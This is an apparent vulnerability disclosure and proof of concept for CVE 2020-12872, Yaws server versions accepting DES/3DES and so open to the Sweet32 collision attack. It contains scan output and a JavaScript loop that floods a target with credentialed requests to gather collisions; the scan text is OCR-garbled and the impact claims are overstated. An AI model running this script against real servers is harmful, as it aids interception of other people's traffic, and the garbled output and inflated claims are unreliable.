




CVE 2020-12872

PoC of CVE 2020-12872


First of all, I'm a researcher not a Hacker.

Yaws 2.0.2 ~2.0.6 and other versions might are vulnerable to Sweet32 Attacks, and how is this works:

First let's start Yaws server 2.0.2:




1. First we started Yaws 2.0.2 server in my Local Machine



Starting NMAP

2. Then, let's start NMAP and lets Scan for Ports and services running I'm using the ssl-enum-ciphers script from NMAP.



Yaws Version



```
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ERROR
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4. As you can see here: Yaws is supporting weak ciphers as DES and 3DES.


Those ciphers are vulnerable to Sweet32 Attacks.

Sweet32 attack is basically a Cipher-Block Collision Attack.

When cipher-block is like 64-bit or less you can try Cipher-Block Collisions and then get information Disclosure of all the system. But it can take a while.

To exploit this you gonna need a very faster computer or a nice cluster.

After exploit, you will intercept all the traffic between you and the server.



Starting SSLSCAN

5. Now let's use SSLS can to get more information about the Ciphers.

```
Terminal cloudmaster® Cloud-VirtualBox:

Accepted TLSVI.1 112 bits DES-CBC3-SHA
Accepted TLSVI.1 128 bits ECDHE-RSA-AES12B-SHA DHE 1024 bits
Accepted TLSVI.1 128 bits DHE-RSA-AES12B-SHA DHE 1024 bits
Accepted TLSVI.1 128 bits DHE-RSA-AES12B-SHA DHE 1024 bits
Accepted TLSVI.0 256 bits AES12B-SHA DHE 1024 bits
Accepted TLSVI.0 256 bits AES12B-SHA DHE 1024 bits
Accepted TLSVI.0 256 bits AES12B-SHA DHE 1024 bits
Accepted TLSVI.0 112 bits ECHHE-RSA-DES-CBC3-SHA DHE 1024 bits
Accepted TLSVI.0 112 bits ECHHE-RSA-DES-CBC3-SHA DHE 1024 bits
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Accepted TLSVI.0 128 bits DES-CBC3-SHA DES-CBC3-SHA DHE 1024 bits
Accepted TLSVI.0 128 bits DES-CBC3-SHA DES-CBC3-SHA DES-CBC3-SHA DHE
```

6. As you can see here, Yaws is supporting TLS 1.0+ with DES-CBC3-SHA You can read more about sweet32 attacks here: http://sweet32.info/

7. How I exploit a server vulnerable to Sweet32 Attack?

```
var url = "https://A_Vulnerable_Server/index.html";
var xhr = new XMLHttpRequest;


// Expand URL to ~4kB using a query string
// Alternatively, force a large cookie

url += "2";
var x = 10000000;
for (var i=0; i<=500; i++) {
 url += x++;
}

a. while(true) {
    xhr.open("HEAD", url, false);
    xhr.withCredentials = true;
    xhr.send();
    xhr.abort();
}</pre>
```

attack.html

And to intercept the traffic you can use for instance wireshark.



This is just an Example

Just run and wait for the collisions.

It may take a while... But after the exploitation you will intercept all the traffic between you and the server.

How to fix?

Just ending support to DES and 3DES ciphers :)

I tried contact to Yaws Staff.

Hey, I would like to help and fix this issue as soon as possible!

Gratz and sources:

Gratz: CharlieLabs101

Yaws Project: <u>http://yaws.hyber.org/</u>

 $Yaws\ LICENSE: \underline{https://github.com/erlyaws/yaws/blob/master/LICENSE}$

Sweet32 Info: https://sweet32.info/ Wireshark: https://www.wireshark.org/ Contact: charlieLabs101@protonmail.com

49c1bae58d5dcdbbfc62bc1c3985e0ec8b9f9250306499c9ac42b510d2ef5de5

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